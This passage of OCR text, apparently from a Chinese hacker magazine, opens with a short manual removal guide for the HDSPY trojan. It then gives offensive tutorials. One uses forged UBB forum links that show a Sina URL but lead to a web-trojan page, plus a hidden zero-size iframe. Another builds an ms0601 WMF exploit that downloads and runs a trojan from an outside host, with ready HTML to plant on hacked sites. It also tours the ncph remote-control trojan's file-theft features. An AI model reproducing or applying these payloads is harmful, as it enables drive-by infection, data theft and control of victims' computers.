


图16

重新启动系统，如果用户去掉的某个程序的启动项后，它又重新自动的加载，那么这个程序很可能就是恶意程序。现在我们来清除它，首先按照上面的介绍将这个木马程序的启动项删除。接着根据启动项中木马的名称，在"任务管理器"中的进程列表中找到这个木马程序的进程，并结束这个进程；最后在系统中查找到这个木马程序，删除即可，这样我们就从系统中彻底地删除了HDSPY这个木马。总的来说，由于木马HDSPY并没有使用线程插入等这些木马流行的隐藏技术，所以我们进行手动清除还是很简单的。


（本文涉及到的工具HDSPY，光盘有收录）

利用UBB伪造超链种马

elbersame

现在种植网页木马越来越难了，QQ好友不轻易点别人发来的链接，而那些浏览量比较大的站点我们小菜又入侵不了，真令人郁闷啊……我想出了一种欺骗方法，可以把做好的网页木马发布出去，而且是别人心甘情愿点击的！

找一个浏览量大的论坛，我选的是bbs.100kan.com，这个论坛浏览量很大，大概有1800人同时在线。然后注册用户，注意隐藏IP，我推荐使用Hide IP Platform这个软件，可以很方便的更改IE的代理，这样被封后还可以再发。再发表一篇帖子，然后在帖子内容里这样写：[URL=http://wwwsinacom.91i.net/public_html/icyfox.htm]http://ent.sina.com.cn/f/m/harrypotter/index.shtml[/URL]，熟悉UBB的朋友们就会明白，这个代码的意思就是链接上显示的是http://ent.sina.com.cn/f/m/harrypotter/index.shtml新浪的网页，实际上却是转到http://wwwsinacom.91i.net/public_html/icyfox.htm这个网页木马上去，而别人却认为这仅仅是一个URL，而不是超级链接，如图。



这样就实现了欺骗，没人认为新浪还会有木马吧！肯定都是心甘情愿点这个链接的。如果你还想更隐蔽的话，直接去新浪下载回来的一个HTM网页，然后用Frontpage编辑一下，在下载的网页中插入隐藏的网页木马（什么？你还没有？去翻翻前几期的X去！）：<IFRAMEsrc="http://wwwsinacom.91i.net/public_html/icyfox.htm" name="zhu" width="0" height="0" frameborder="0">，然后再加密一下就行了。接下来就去等着收信吧！

至于木马，灰鸽子QQ大盗就随你了。想想现在的论坛基本上都支持UBB的！我测试这个所谓"漏洞"除了动网官方站点几乎一切论坛都能行，恐怖！大家还可以想想别的用处，偶只起一个抛砖引玉的作用。没什么技术含量，大家勿笑。

管理型木马——ncph远程控制

yizhigu[S.H.C]

最近对木马情有独衷，时常会去一些木马的发布网站查看最新木马，这不，让我发现了ncph工作室发布的一款新型木马——ncph远程控制。下面就随我一起去领略一下这款木马新生儿吧！

一、服务端的配置

先来看一下如何配置服务端，解压后可以看到服务端的配置程序Make.exe和木马的客户端程序ncph3.0.exe，非常可爱的机器猫的图标，很有童趣的感觉。注意到guiservice这个程序，就是配置服务端必要的文件。我们打开make就可以配置服务端程序了，图1中的反弹地址支持IP和域名反弹。




图1

如果没有动态域名，可以到www.3322.org去申请一个。想必大家都没有自己的固定IP，当我们的IP地址随着拨号后变更，就可以转发到自己申请的希网的二级域名上。服务端的反弹端口默认是54321，其实这个端口就是本地监听连接的端口，一般这种端口是不会和系统任何端口产生冲突的，配置的时候不难发现此处不可以更改监听端口，不过我们可以利用Windows按钮突破专家来实现这个端口的更改。虽然更改这个端口并没有实际意义，但是这个工具却可以方便我们突破很多软件的限制，如图2。




图2

选择好保存的目录后，木马服务端就生成完毕了。许多

菜鸟朋友对于如何使用木马来抓肉鸡都不是很清楚，那么，接下来，我就详细的给大家讲解一下如何利用网页木马来捕捉肉鸡。

二、利用 wmf 漏洞大量获取大量肉鸡

在06年第2期杂志上无敌兄已经详细介绍过该漏洞，可以说影响到了几乎所有的Windows系统，利用价值自然惊人。我们先利用ms0601的exp来生成我们网马必须的wmf文件，执行命令为：ms0601.exe http://www.hackerxfiles.net/muma.exe，如图3。




图 3

假设木马的存放地址为：http://www.hackerxfiles.net/muma.exe，就会在当前目录下生成exploit.wmf这个文件。接着我们就可以写网页木马了，具体代码如下：

```
<script type="text/jscript">
function tellgkkg() {
document.write("<img src=hack.jpg>");
}
window.onload = tellgkkg;
</script>
<iframe src=exploit.wmf widht=0 height=0></iframe>
```

保存为hack.htm，这里的hack.jpg可以是任何一副图片文件。例如我们的个人空间是www.xxx.net，将这三个文件同时上传到空间的web根目录。当对方浏览www.yizhigu.net/hack.htm时，只要电脑未打上ms0601的补丁，就可以利用漏洞自动下载木马文件并运行。我们只要修改入侵的网站上的主页文件，挂上这样一段代码<iframe height=0 width=0 src="http://www.xxx.net.hack.htm"></iframe>，就等着那些未打补丁的肉鸡源源不断的送上门吧！其实隐藏网页木马也是一门学问，简单的方法就是利用海阳等木马修改文件的时间属性，如果要把网页木马真正的隐藏好，建议大家参看一下第2期杂志上的“打造完美的网页木马”一文，相信你会学到不少的东西。

三、远程控制的介绍

打开客户端程序，直接跳出了监听端口的设置，确定后就可以看到上线的肉鸡。选择好肉鸡并点击控制菜单下的“管理”，就可以进行远程控制了，如图4。

这款木马的文件控制功能相当齐全，不仅具备了上传和下载等基本功能，在操作和管理上也和radmin非常相似，非常方便和直观。在使用木马的过程中，我发现很多木马的文件搜索功能如同花瓶，完全不能使用，可是这款木马的搜索功能却非常方便。只要在磁盘或者目录下查找需要的文件，就能批量下载了。如果是网站服务器，就可以搜索*.asp来下载他的站点文件，当然，也可以搜索*.mp3来搜索肉鸡上的音频文件，还是根据自身需求吧，如图5。

下载的速度非常快，可能是因为利用了纯隧道技术吧。同时管理项目也是相当齐全，很多控制功能都是独具一格。“用户”功能就如同执行net user命令，可以显示当前电脑的用户名；“共享”是用来查看肉鸡的共享文件信息，如果停止了server这个服务，就不存在默认共享了；“进程”可以查看和关闭远程肉鸡的进程信息，同时还可以查看进程加载的模块信息，这也是许多木马所没有的功能吧，如图6。




图 4




图 5

